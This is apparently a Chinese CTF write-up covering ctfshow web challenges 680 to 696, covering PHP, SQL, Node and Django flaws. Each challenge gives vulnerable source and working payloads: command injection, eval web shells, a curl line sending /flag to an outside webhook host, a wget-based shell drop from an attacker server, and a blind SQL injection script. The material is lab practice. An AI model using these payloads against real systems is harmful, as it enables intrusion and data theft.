
web680
PHP代码执行
disable_functions绕过
先使用phpinfo(),发现有一堆disable_functions
assert,system,passthru,exec,pcntl_exec,shell_exec,popen,proc_open,pcntl_alarm,pcntl_fork,pcntl_waitpid,pcntl_wait,pcntl_wifexited,pcntl_wifstoped,pcntl_wifsignaled,pcntl_wexitstatus,pcntl_wtermsig,pcntl_wstopsig,pcntl_signal,pcntl_signal_dispatch,pcntl_get_last_error,pcntl_strerror,fopen,file_get_contents,fread,file,readfile,opendir,readdir,closedir,rewinddir

在蚁剑中查看目录需要用到opendir,readdir,closedir。
这里还有一个scandir函数是可以列出指定路径中的文件和目录
code=var_dump(scandir("."));
读取文件使用highlight_file
code=highlight_file(secret_you_never_know);
web681
SQL注入
根据回显提示
select count(*) from ctfshow_users where username = '$name' or nickname = '$name'
'被过滤了,使用\转义'来注入。
payload
name=||1=1#\
web682
JS混淆加密
反调试
这里采用的是JavaScript obfuscator
使用反混淆的在线网站
eval(function (_0x511e23, _0xa7df9a, _0x1ec6e8, _0x334e7c, _0x20ea53, _0x455db4) {
  _0x20ea53 = function (_0x241f82) {
    return _0x241f82.toString(_0xa7df9a);
  };
  if (!''.replace(/^/, String)) {
    while (_0x1ec6e8--) {
      _0x455db4[_0x20ea53(_0x1ec6e8)] = _0x334e7c[_0x1ec6e8] || _0x20ea53(_0x1ec6e8);
    }
    _0x334e7c = [function (_0x2a38d4) {
      return _0x455db4[_0x2a38d4];
    }];
    _0x20ea53 = function () {
      return "\\w+";
    };
    _0x1ec6e8 = 0x1;
  }
  ;
  while (_0x1ec6e8--) {
    if (_0x334e7c[_0x1ec6e8]) {
      _0x511e23 = _0x511e23.replace(new RegExp("\\b" + _0x20ea53(_0x1ec6e8) + "\\b", 'g'), _0x334e7c[_0x1ec6e8]);
    }
  }
  return _0x511e23;
}("(3(){(3 a(){7{(3 b(2){9((''+(2/2)).5!==1||2%g===0){(3(){}).8('4')()}c{4}b(++2)})(0)}d(e){f(a,6)}})()})();", 0x11, 0x11, '||i|function|debugger|length|5000|try|constructor|if|||else|catch||setTimeout|20'.split('|'), 0x0, {}));

//将16进制数转为数字,长度只能为1,不然返回0
var c2n = _0x1d65f5 => {
  if (_0x1d65f5.length > 0x1) {
    return 0x0;
  }
  if (_0x1d65f5.charCodeAt() > 0x60 && _0x1d65f5.charCodeAt() < 0x67) {
    return _0x1d65f5.charCodeAt() - 0x57;
  }
  if (parseInt(_0x1d65f5) > 0x0) {
    return parseInt(_0x1d65f5);
  }
  return 0x0;
};

//将每位数加到一起
var s2n2su = _0x511796 => {
  r = 0x0;
  for (var _0x28ce10 = _0x511796.length - 0x1; _0x28ce10 >= 0x0; _0x28ce10--) {
    r += c2n(_0x511796[_0x28ce10]);
  }
  return r;
};

function test() {
  var _0x4bf698 = document.getElementById("message").value;
  if (sha256(_0x4bf698) !== 'e3a331710b01ff3b3e34d5f61c2c9e1393ccba3e31f814e7debd537c97ed7d3d') {  //sha256校验
    return alert('error');
  }
  var _0x15409a = _0x4bf698.substring(0x0, 0x8);
  if (_0x15409a !== "ctfshow{") {   //开头为ctfshow{
    return alert('error');
  }
  }
  if (_0x4bf698.substring(_0x4bf698.length, _0x4bf698.length - 0x1) !== '}') { //结尾为}
    return alert('error');
  }
  var _0xa109f6 = _0x4bf698.substring(0x8, _0x4bf698.length - 0x1); //中间值长度为0x24
  if (_0xa109f6.length !== 0x24) {
    return alert('error');
  }
  var _0x3f5e35 = _0xa109f6.split('-');  //使用-将中间值分割为5段
  if (_0x3f5e35.length !== 0x5) {
    return alert('error');
  }
  if (s2n2su(_0x3f5e35[0x0]) !== 0x3f) {  //第一段
    return alert('error');
  }
  if (sha256(_0x3f5e35[0x0].substr(0x0, 0x4)) !== "c578feba1c2e657dba129b4012ccf6a96f8e5f684e2ca358c36df13765da8400") {  //第一段的前四位sha256值,解出来为592b
    return alert('error');
  }
  if (sha256(_0x3f5e35[0x0].substr(0x4, 0x8)) !== 'f9c1c9536cc1f2524bc3eadc85b2bec7ff620bf0f227b73bcb96c1f278ba90dc') {  //第一段的后四位sha256值,解出来为9d77
    return alert('error');
  }
  if (parseInt(_0x3f5e35[0x1][0x0]) !== c2n('a') - 0x1) { //第二段的第1位为9
    return alert('error');
  }
  if (_0x3f5e35[0x1][0x1] + _0x3f5e35[0x1][0x2] + _0x3f5e35[0x1][0x3] !== "dda") {  //第三段134位为430  左边是10进制右边是16进制
    return alert('error');
  }
  if (_0x3f5e35[0x2][0x1] !== 'e') {  //第三段的第2位为e
    return alert('error');
  }
  if (_0x3f5e35[0x2][0x0] + _0x3f5e35[0x2][0x2] + _0x3f5e35[0x2][0x3] != 0x1ae) {  //第三段134位为1ae
    return alert('error');
  }
  if (parseInt(_0x3f5e35[0x3][0x0]) !== c2n('a') - 0x1) {  //第四段的第1位为9
    return alert('error');
  }
  if (parseInt(_0x3f5e35[0x3][0x1]) !== parseInt(_0x3f5e35[0x3][0x3])) {  //第四段的第2位和第4位相等
    return alert('error');
  }
  if (parseInt(_0x3f5e35[0x3][0x3]) * 0x2 + c2n('a') !== 0x12) {  //第四段的第4位为4
    return alert('error');
  }
  if (sha224(_0x3f5e35[0x3][0x2]) !== "abd37534c7d9a2efb9465de931cd7055ffdb8879563ae98078d6d6d5") {  //第四段第三位sha224值,解出来为a
    return alert('error');
  }
  if (st3(_0x3f5e35[0x4]) !== "GVSTMNDGGQ2DSOLBGUZA====") {  //第五段为5e64f4499a52
    return alert('error');
  }
  alert("you are right");
}
const Base64 = {
  '_keyStr': "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/=",
  'encode': function (_0x1b46bf) {
    var _0x1630dc = '';
    var _0x393cc5;
    var _0x201a2c;
    var _0x42e93f;
    var _0x13c018;
    var _0x4de829;
    var _0x165e47;
    var _0x38f23e;
    var _0x67b74e = 0x0;
    _0x1b46bf = Base64._utf8_encode(_0x1b46bf);
    while (_0x67b74e < _0x1b46bf.length) {
      _0x393cc5 = _0x1b46bf.charCodeAt(_0x67b74e++);
      _0x201a2c = _0x1b46bf.charCodeAt(_0x67b74e++);
      _0x42e93f = _0x1b46bf.charCodeAt(_0x67b74e++);
      _0x13c018 = _0x393cc5 >> 0x2;
      _0x4de829 = (_0x393cc5 & 0x3) << 0x4 | _0x201a2c >> 0x4;
      _0x165e47 = (_0x201a2c & 0xf) << 0x2 | _0x42e93f >> 0x6;
      _0x38f23e = _0x42e93f & 0x3f;
      if (isNaN(_0x201a2c)) {
        _0x165e47 = _0x38f23e = 0x40;
      } else if (isNaN(_0x42e93f)) {
        _0x38f23e = 0x40;
      }
      _0x1630dc = _0x1630dc + this._keyStr.charAt(_0x13c018) + this._keyStr.charAt(_0x4de829) + this._keyStr.charAt(_0x165e47) + this._keyStr.charAt(_0x38f23e);
    }
    return _0x1630dc;
  },
  'decode': function (_0x38afb7) {
    var _0x4e6b84 = '';
    var _0x2b6149;
    var _0x3edd27;
    var _0x5f1062;
    var _0x665708;
    var _0x2fc104;
    var _0x4ec53d;
    var _0x9d69a0;
    var _0x403f00 = 0x0;
    _0x38afb7 = _0x38afb7.replace(/[^A-Za-z0-9+/=]/g, '');
    while (_0x403f00 < _0x38afb7.length) {
      _0x665708 = this._keyStr.indexOf(_0x38afb7.charAt(_0x403f00++));
      _0x2fc104 = this._keyStr.indexOf(_0x38afb7.charAt(_0x403f00++));
      _0x4ec53d = this._keyStr.indexOf(_0x38afb7.charAt(_0x403f00++));
      _0x9d69a0 = this._keyStr.indexOf(_0x38afb7.charAt(_0x403f00++));
      _0x2b6149 = _0x665708 << 0x2 | _0x2fc104 >> 0x4;
      _0x3edd27 = (_0x2fc104 & 0xf) << 0x4 | _0x4ec53d >> 0x2;
      _0x5f1062 = (_0x4ec53d & 0x3) << 0x6 | _0x9d69a0;
      _0x4e6b84 = _0x4e6b84 + String.fromCharCode(_0x2b6149);
      if (_0x4ec53d != 0x40) {
        _0x4e6b84 = _0x4e6b84 + String.fromCharCode(_0x3edd27);
      }
      if (_0x9d69a0 != 0x40) {
        _0x4e6b84 = _0x4e6b84 + String.fromCharCode(_0x5f1062);
      }
    }
    _0x4e6b84 = Base64._utf8_decode(_0x4e6b84);
    return _0x4e6b84;
  },
  '_utf8_encode': function (_0x477ba6) {
    _0x477ba6 = _0x477ba6.replace(/rn/g, 'n');
    var _0xc59cb = '';
    for (var _0x284f9e = 0x0; _0x284f9e < _0x477ba6.length; _0x284f9e++) {
      var _0x234f6f = _0x477ba6.charCodeAt(_0x284f9e);
      if (_0x234f6f < 0x80) {
        _0xc59cb += String.fromCharCode(_0x234f6f);
      } else if (_0x234f6f > 0x7f && _0x234f6f < 0x800) {
        _0xc59cb += String.fromCharCode(_0x234f6f >> 0x6 | 0xc0);
        _0xc59cb += String.fromCharCode(_0x234f6f & 0x3f | 0x80);
      } else {
        _0xc59cb += String.fromCharCode(_0x234f6f >> 0xc | 0xe0);
        _0xc59cb += String.fromCharCode(_0x234f6f >> 0x6 & 0x3f | 0x80);
        _0xc59cb += String.fromCharCode(_0x234f6f & 0x3f | 0x80);
      }
    }
    return _0xc59cb;
  },
  '_utf8_decode': function (_0x1da40d) {
    var _0x21181b = '';
    var _0x24d5d3 = 0x0;
    var _0x117591 = c1 = c2 = 0x0;
    while (_0x24d5d3 < _0x1da40d.length) {
      _0x117591 = _0x1da40d.charCodeAt(_0x24d5d3);
      if (_0x117591 < 0x80) {
        _0x21181b += String.fromCharCode(_0x117591);
        _0x24d5d3++;
      } else if (_0x117591 > 0xbf && _0x117591 < 0xe0) {
        c2 = _0x1da40d.charCodeAt(_0x24d5d3 + 0x1);
        _0x21181b += String.fromCharCode((_0x117591 & 0x1f) << 0x6 | c2 & 0x3f);
        _0x24d5d3 += 0x2;
      } else {
        c2 = _0x1da40d.charCodeAt(_0x24d5d3 + 0x1);
        c3 = _0x1da40d.charCodeAt(_0x24d5d3 + 0x2);
        _0x21181b += String.fromCharCode((_0x117591 & 0xf) << 0xc | (c2 & 0x3f) << 0x6 | c3 & 0x3f);
        _0x24d5d3 += 0x3;
      }
    }
    return _0x21181b;
  }
};

//base32
function st3(_0x7b38bf) {
  if (!_0x7b38bf) {
    return '';
  }
  let _0x23522e = 0x0;
  let _0x23a42a = 0x0;
  let _0x585f75;
  let _0x102dee;
  let _0x5ecc5a = '';
  _0x7b38bf = Base64._utf8_encode(_0x7b38bf);
  for (let _0x6e2692 = 0x0; _0x6e2692 < _0x7b38bf.length;) {
    _0x585f75 = _0x7b38bf.charCodeAt(_0x6e2692) >= 0x0 ? _0x7b38bf.charCodeAt(_0x6e2692) : _0x7b38bf.charCodeAt(_0x6e2692) + 0x100;
    if (_0x23522e > 0x3) {
      if (_0x6e2692 + 0x1 < _0x7b38bf.length) {
        _0x102dee = _0x7b38bf.charCodeAt(_0x6e2692 + 0x1) >= 0x0 ? _0x7b38bf.charCodeAt(_0x6e2692 + 0x1) : _0x7b38bf.charCodeAt(_0x6e2692 + 0x1) + 0x100;
      } else {
        _0x102dee = 0x0;
      }
      _0x23a42a = _0x585f75 & 0xff >> _0x23522e;
      _0x23522e = (_0x23522e + 0x5) % 0x8;
      _0x23a42a <<= _0x23522e;
      _0x23a42a |= _0x102dee >> 0x8 - _0x23522e;
      _0x6e2692++;
    } else {
      _0x23a42a = _0x585f75 >> 0x8 - (_0x23522e + 0x5) & 0x1f;
      _0x23522e = (_0x23522e + 0x5) % 0x8;
      if (_0x23522e == 0x0) {
        _0x6e2692++;
      }
    }
    _0x5ecc5a = _0x5ecc5a + "ABCDEFGHIJKLMNOPQRSTUVWXYZ234567".charAt(_0x23a42a);
  }
  while (_0x5ecc5a.length % 0x8 !== 0x0) {
    _0x5ecc5a += '=';
  }
  return _0x5ecc5a;
}
最前面的eval是用来反调试的,当打开网页调试工具时会循环进行debug
主要看test函数对输入值的校验。
得到最终的值
ctfshow{592b9d77-9dda-4e30-94a4-5e64f4499a52}
web683
连着几道都是code-breaking的题目
PHP intval()函数绕过
科学计数法
<?php

   error_reporting(0);
   include "flag.php";
   if(isset($_GET['秀'])){
       if(!is_numeric($_GET['秀'])){
          die('必须是数字');
       }else if($_GET['秀'] < 60 * 60 * 24 * 30 * 2){
          die('你太短了');
       }else if($_GET['秀'] > 60 * 60 * 24 * 30 * 3){
           die('你太长了');
       }else{
           sleep((int)$_GET['秀']);
           echo $flag;
       }
       echo '<hr>';
   }
   highlight_file(__FILE__);
利用对科学计数法数字解析不一致来绕过
但只在php版本小于等于7.0.9时存在,这里服务端是5.6.40
payload
?秀=0.6e7
web684
PHP命名空间
create_function函数注入
<?php
$action = $_GET['action'] ?? '';
$arg = $_GET['arg'] ?? '';

if(preg_match('/^[a-z0-9_]*$/isD', $action)) {
    show_source(__FILE__);
} else {
    $action('', $arg);
}
首先利用命名空间绕过函数名的校验,php 里默认命名空间是 \,所有原生函数和类都在这个命名空间中。
再利用create_funcion,这个函数的第二个参数处存在代码注入。🤣
create_function('', return 1);
效果等同于下面代码
eval(
function __lambda_func(){
  return 1;
}
)
我们可以闭合functon,加入想执行的代码。
payload
?action=\create_function&arg=return%201;}system(%27cat%20/secret_you_never_know%27);/*
web685
PHP文件上传
PCRE 回溯次数限制绕过正则
<?php
function is_php($data){
    return preg_match('/<\?.*[(`;?>].*/is', $data);
}

if(empty($_FILES)) {
    die(show_source(__FILE__));
}

$user_dir = './data/';
$data = file_get_contents($_FILES['file']['tmp_name']);
if (is_php($data)) {
    echo "bad request";
} else {
    @mkdir($user_dir, 0755);
    $path = $user_dir . '/' . random_int(0, 10) . '.php';
    move_uploaded_file($_FILES['file']['tmp_name'], $path);

    header("Location: $path", true, 303);
}
可以使用Regex Debugger看正则匹配过程
php 有一个回溯上限 backtrack_limit ,默认是 1000000。如果回溯上限超过 100 万那么 preg_match 返回 false,正常是返回0和1。
再shell后面加100万个a
payload
<?php eval($_POST[1]);?>//aaaaaa...
web686
PHP无参 RCE
<?php
if(';' === preg_replace('/[^\W]+\((?R)?\)/', '', $_GET['code'])) {
    eval($_GET['code']);
} else {
    show_source(__FILE__);
}
正则要求只能为无参函数,可以嵌套。
可以查看phpinfo页面。
phpinfo();
payload
?code=eval(end(current(get_defined_vars())));&a=system('cat%20/secret_you_never_know');
web687
命令注入绕过
<?php
    highlight_file(__FILE__);
    $target = $_REQUEST[ 'ip' ];
    $target=trim($target);
    $substitutions = array(
        '&'  => '',
        ';' => '',
        '|' => '',
        '-'  => '',
        '$'  => '',
        '('  => '',
        ')'  => '',
        '`'  => '',
        '||' => '',
    );

    $target = str_replace( array_keys( $substitutions ), $substitutions, $target );
    $cmd = shell_exec( 'ping  -c 1 ' . $target );
    echo  "<pre>{$cmd}</pre>";
查看trim函数发现只会去除头和尾的空白符。我们可以使用%0a的方式来执行命令。
payload
?ip=127.0.0.1%0acat%20/flaaag
web688
命令注入绕过
<?php
highlight_file(__FILE__);
error_reporting(0);

//flag in /flag
$url = $_GET['url'];
$urlInfo = parse_url($url);
if(!("http" === strtolower($urlInfo["scheme"]) || "https"===strtolower($urlInfo["scheme"]))){
    die( "scheme error!");
 }
$url=escapeshellarg($url);
$url=escapeshellcmd($url);
system("curl ".$url);
在escapeshellarg和escapeshellcmd同时使用的情况下会造成命令注入绕过。
escapeshellarg函数会对所有单引号进行转义,并在字符串两边加上单引号。
escapeshellcmd会对特殊字符进行转义。
当同时使用时,escapeshellcmd会将escapeshellarg函数转义时使用的\进行转义,这样就导致单引号就逃逸了。
使用curl自带的-F参数,使用上传文件方式带出数据
需要记得闭合后面的单引号
payload
?url=https://webhook.site/71e198ec-e444-449d-a394-a46673608347/%27%20-F%20file=@/flag%20%27
web689
SSRF
<?php
error_reporting(0);
if(isset($_GET) && !empty($_GET)){
    $url = $_GET['file'];
    $path = "upload/".$_GET['path'];

}else{
    show_source(__FILE__);
    exit();
}

if(strpos($path,'..') > -1){
    die('This is a waf!');
}
if(strpos($url,'http://127.0.0.1/') === 0){
    file_put_contents($path, file_get_contents($url));
    echo "console.log($path update successed!)";
}else{
    echo "Hello.CTFshow";
}
可以写入文件,但内容限制只能为http://127.0.0.1/开头的返回值
发现页面会回显$path值,可以用来控制写入文件内容。
payload
?path=1.php&file=http://127.0.0.1/?file=http://127.0.0.1/%26path=<?php%20system(%27cat%20/flag%27);?>
web690
命令执行绕过
<?php
highlight_file(__FILE__);
error_reporting(0);
$args = $_GET['args'];
for ( $i=0; $i<count($args); $i++ ){
    if ( !preg_match('/^\w+$/', $args[$i]) )
        exit("sorry");
}

exec('./ ' . implode(" ", $args));
使用%0a不仅能通过正则校验,还能实现命令注入。
命令参数限制只能为[a-zA-Z0-9_]
?args[0]=a%0a&args[1]=wget&args[2]=ip
wget下载时当没有文件名时使用默认文件名index.html
自己写一个py脚本来响应请求
from http.server import HTTPServer, BaseHTTPRequestHandler

host = ('0.0.0.0', 80)

class Resquest(BaseHTTPRequestHandler):
    def do_GET(self):
        self.send_response(200)
        self.end_headers()
        self.wfile.write(b"<?php file_put_contents(\"shell.php\",'<?php eval($_POST[1]);?>');?>")

if __name__ == '__main__':
    server = HTTPServer(host, Resquest)
    print("Starting server, listen at: %s:%s" % host)
    server.serve_forever()
创建了一个a目录,并把index.html下载进去了
args[0]=1%0a&args[1]=mkdir&args[2]=a%0a&args[3]=cd&args[4]=a%0a&args[5]=wget&args[6]=ip
因为index.html文件名含有.,这里无法使用php来执行。
我们创建的目录就有用了
将目录a压缩至文件shell,这样文件名就不含.了,同时还保留着文件内容在里面。
?args[0]=1%0a&args[1]=tar&args[2]=cvf&args[3]=shell&args[4]=a
使用php执行文件
?args[0]=1%0a&args[1]=php&args[2]=shell
连接生成的shell.php
web691
SQL注入
order by 排序盲注技巧
<?php

include('inc.php');
highlight_file(__FILE__);
error_reporting(0);
function   filter($str){
      $filterlist = "/\(|\)|username|password|where|
      case|when|like|regexp|into|limit|=|for|;/";
      if(preg_match($filterlist,strtolower($str))){
        die("illegal input!");
      }
      return $str;
  }
$username = isset($_POST['username'])?
filter($_POST['username']):die("please input username!");
$password = isset($_POST['password'])?
filter($_POST['password']):die("please input password!");
$sql = "select * from admin where  username =
 '$username' and password = '$password' ";

$res = $conn -> query($sql);
if($res->num_rows>0){
  $row = $res -> fetch_assoc();
  if($row['id']){
     echo $row['username'];
  }
}else{
   echo "The content in the password column is the flag!";
}

?>
只会回显username,再加上一堆过滤,想通过UNION回显注入不行。
这里用到order by的一种特殊排序盲注的方式。
order by比较字符串时,会转换成hex从首字母开始比较,这里当我们设置字符串小于等于password时,会显示2,当大于password时,显示admin.
poc
import requests

s="-0123456789abcdefghijklmnopqrstuvwxyz{}"
url="http://735a5330-22d4-44e4-88aa-77832c4633ba.challenge.ctf.show/"

flag=''
for i in range(1,46):
	print(i)
	for j in s:
		data={
		'username':"'||TRUE union select 1,2,'{0}' order by 3#".format(flag+j),
		'password':''
	    }
		r=requests.post(url,data=data)
		print(data['username'])
		if("</code>admin" in r.text):
			flag=flag+s[s.index(j)-1]
			print(flag)
			break
web692
addslashes+preg_replace函数单引号逃逸
<?php

highlight_file(__FILE__);

if(!isset($_GET['option'])) die();
$str = addslashes($_GET['option']);
$file = file_get_contents('./config.php');
$file = preg_replace('|\$option=\'.*\';|', "\$option='$str';", $file);
file_put_contents('./config.php', $file);
preg_replace函数想要替换值为\,$replacement需要为\\,
当$replacement=\\\时,会替换为\\。
这里因为使用了addslashes,我们传入参数\',经过函数后会变为\\\'
再根据上面preg_replace的特性,结果会替换为\\',这样就会导致单引号逃逸,我们可以在config.php中注入php代码。
payload
?option=\';system($_GET[1]);/*
web693
extract覆盖变量
<?php
    highlight_file(__FILE__);
    error_reporting(0);
    ini_set('open_basedir', '/var/www/html');
    $file = 'function.php';
    $func = isset($_GET['function'])?$_GET['function']:'filters';
    call_user_func($func,$_GET);
    include($file);
    session_start();
    $_SESSION['name'] = $_POST['name'];
    if($_SESSION['name']=='admin'){
        header('location:admin.php');
    }
?>
call_user_func函数的第二个参数是$_GET,需要找一个参数是数组的函数来利用,刚好extract函数就能实现,覆盖$file参数来利用文件包含执行php。
payload
/?function=extract&&file=data://text/plain,<?php%20phpinfo();?>
web694
文件上传
IP伪造
目录穿越
<?php
error_reporting(0);
$action=$_GET['action'];
$file = substr($_GET['file'],0,3);
$ip = array_shift(explode(",",$_SERVER['HTTP_X_FORWARDED_FOR']));
$content = $_POST['content'];
$path = __DIR__.DIRECTORY_SEPARATOR.$ip.DIRECTORY_SEPARATOR.$file;
if($action=='ctfshow'){
    file_put_contents($path,$content);
}else{
    highlight_file(__FILE__);
}
?>
$file参数只有三位,无法设置后缀为php的文件名。$path参数可以通过X-FORWARDED-FOR控制
设置成如下path
__DIR__/a.php/.
将$file参数设置为.,这样会识别为文件,否则会识别为目录。
POST /?action=ctfshow&file=.
X-FORWARDED-FOR:a.php

content=<?php phpinfo();?>
web695
NodeJS组件漏洞
router.post('/uploadfile', async (ctx, next) => {
  const file = ctx.request.body.files.file;

  if (!fs.existsSync(file.path)) {
    return ctx.body = "Error";
  }

  if(file.path.toString().search("/dev/fd") != -1){
    file.path="/dev/null"
  }

  const reader = fs.createReadStream(file.path);
  let fileId = crypto.createHash('md5').update(file.name + Date.now() + SECRET).digest("hex");
  let filePath = path.join(__dirname, 'upload/') + fileId
  const upStream = fs.createWriteStream(filePath);
  reader.pipe(upStream)
  return ctx.body = "Upload success ~, your fileId is here:" + fileId;

});

router.get('/downloadfile/:fileId', async (ctx, next) => {
  let fileId = ctx.params.fileId;
  ctx.attachment(fileId);
  try {
    await send(ctx, fileId, { root: __dirname + '/upload' });
  }catch(e){
    return ctx.body = "no_such_file_~"
  }
});
koa-body相关漏洞,详细信息查看isssues
修复建议是使用ctx.request.files代替ctx.request.body.files
当使用使用后一种时,我们可以通过上传json格式数据来控制file参数的内容,以及file.name和file.path的内容。
payload
POST /uploadfile
Content-Type: application/json

{"files":{"file":{"name":"","path":"flag"}}}
web696
Django框架
SSRF
SSTI
views.py
from django.shortcuts import render
from django.http import JsonResponse
from django.contrib.auth.models import User
from django.contrib import auth
from django.contrib.auth.decorators import login_required
from .models import Token
from .utils import ssrf_check
import json
import requests
import base64


def login(request):
    if request.method == "GET":
        return render(request, "templates/login.html")
    elif request.method == "POST":
        try:
            data = json.loads(request.body)
        except ValueError:
            return JsonResponse({"code": -1, "message": "Request data can't be unmarshal"})
        user = auth.authenticate(**data)
        if user is not None:
            auth.login(request, user)
            return JsonResponse({"code": 0})
        else:
            return JsonResponse({"code": 1})


def reg(request):
    if request.method == "GET":
        return render(request, "templates/reg.html")
    elif request.method == "POST":
        try:
            data = json.loads(request.body)
        except ValueError:
            return JsonResponse({"code": -1, "message": "Request data can't be unmarshal"})

        if len(User.objects.filter(username=data["username"])) != 0:
            return JsonResponse({"code": 1})
        User.objects.create_user(**data)
        return JsonResponse({"code": 0})


@login_required
def home(request):
    if request.method == "GET":
        return render(request, "templates/home.html")
    elif request.method == "POST":
        white_list = ["10.227.6.31:10000"]
        try:
            data = json.loads(request.body)
        except ValueError:
            return JsonResponse({"code": -1, "message": "Request data can't be unmarshal"})

        if Token.objects.all().first().Token == data["token"]:
            try:
                if ssrf_check(data["url"], white_list):
                    return JsonResponse({"code": -1, "message": "Hacker!"})
                else:
                    res = requests.get(data["url"], timeout=1)
            except Exception:
                return JsonResponse({"code": -1, "message": "Request Error"})
            if res.status_code == 200:
                return JsonResponse({"code": 0, "message": res.text})
            else:
                return JsonResponse({"code": -1, "message": "Something Wrong"})
        else:
            return JsonResponse({"code": -1, "message": "Token Error"})


def flask_rpc(request):
    if request.META['REMOTE_ADDR'] != "127.0.0.1":
        return JsonResponse({"code": -1, "message": "Must 127.0.0.1"})

    methods = request.GET.get("methods")
    url = request.GET.get("url")

    if methods == "GET":
        return JsonResponse(
            {"code": 0, "message": requests.get(url, headers={"User-Agent": "Django proxy =v="}, timeout=1).text})
    elif methods == "POST":
        data = base64.b64decode(request.GET.get("data"))
        return JsonResponse({"code": 0, "message": requests.post(url, data=data,
                                                                 headers={"User-Agent": "Django proxy =v=",
                                                                          "Content-Type": "application/json"}, timeout=1).text})
    else:
        return JsonResponse({"code": -1, "message": "=3="})
home函数处存在requests.get(data["url"], timeout=1),可以利用来访问flask_rpc函数,因为它限制只能127.0.0.1访问,利用flask_rpc函数构造POST包,访问web2中的/caculator,利用render_template_string的SSTI漏洞执行命令。
但是访问home函数前需要登录,而且还需要token参数
admin.py
from django.contrib import admin
from django.contrib.auth.models import Group, User
from .models import Token


# Register your models here.

@admin.register(Token)
class CourseModelAdmin(admin.ModelAdmin):
    list_display = ('Token',)
    list_display_links = None
    list_editable = []

    def save_model(self, request, obj, form, change):
        return None

    def change_view(self, request, object_id, **kwargs):
        return None

    def has_add_permission(self, request):
        return None

    def has_change_permission(self, request, obj=None):
        return True

    def has_delete_permission(self, request, obj=None):
        return None


admin.site.unregister(Group)
admin.site.unregister(User)
admin.site.site_title = "Jsonhub"
admin.site.site_header = "Jsonhub"
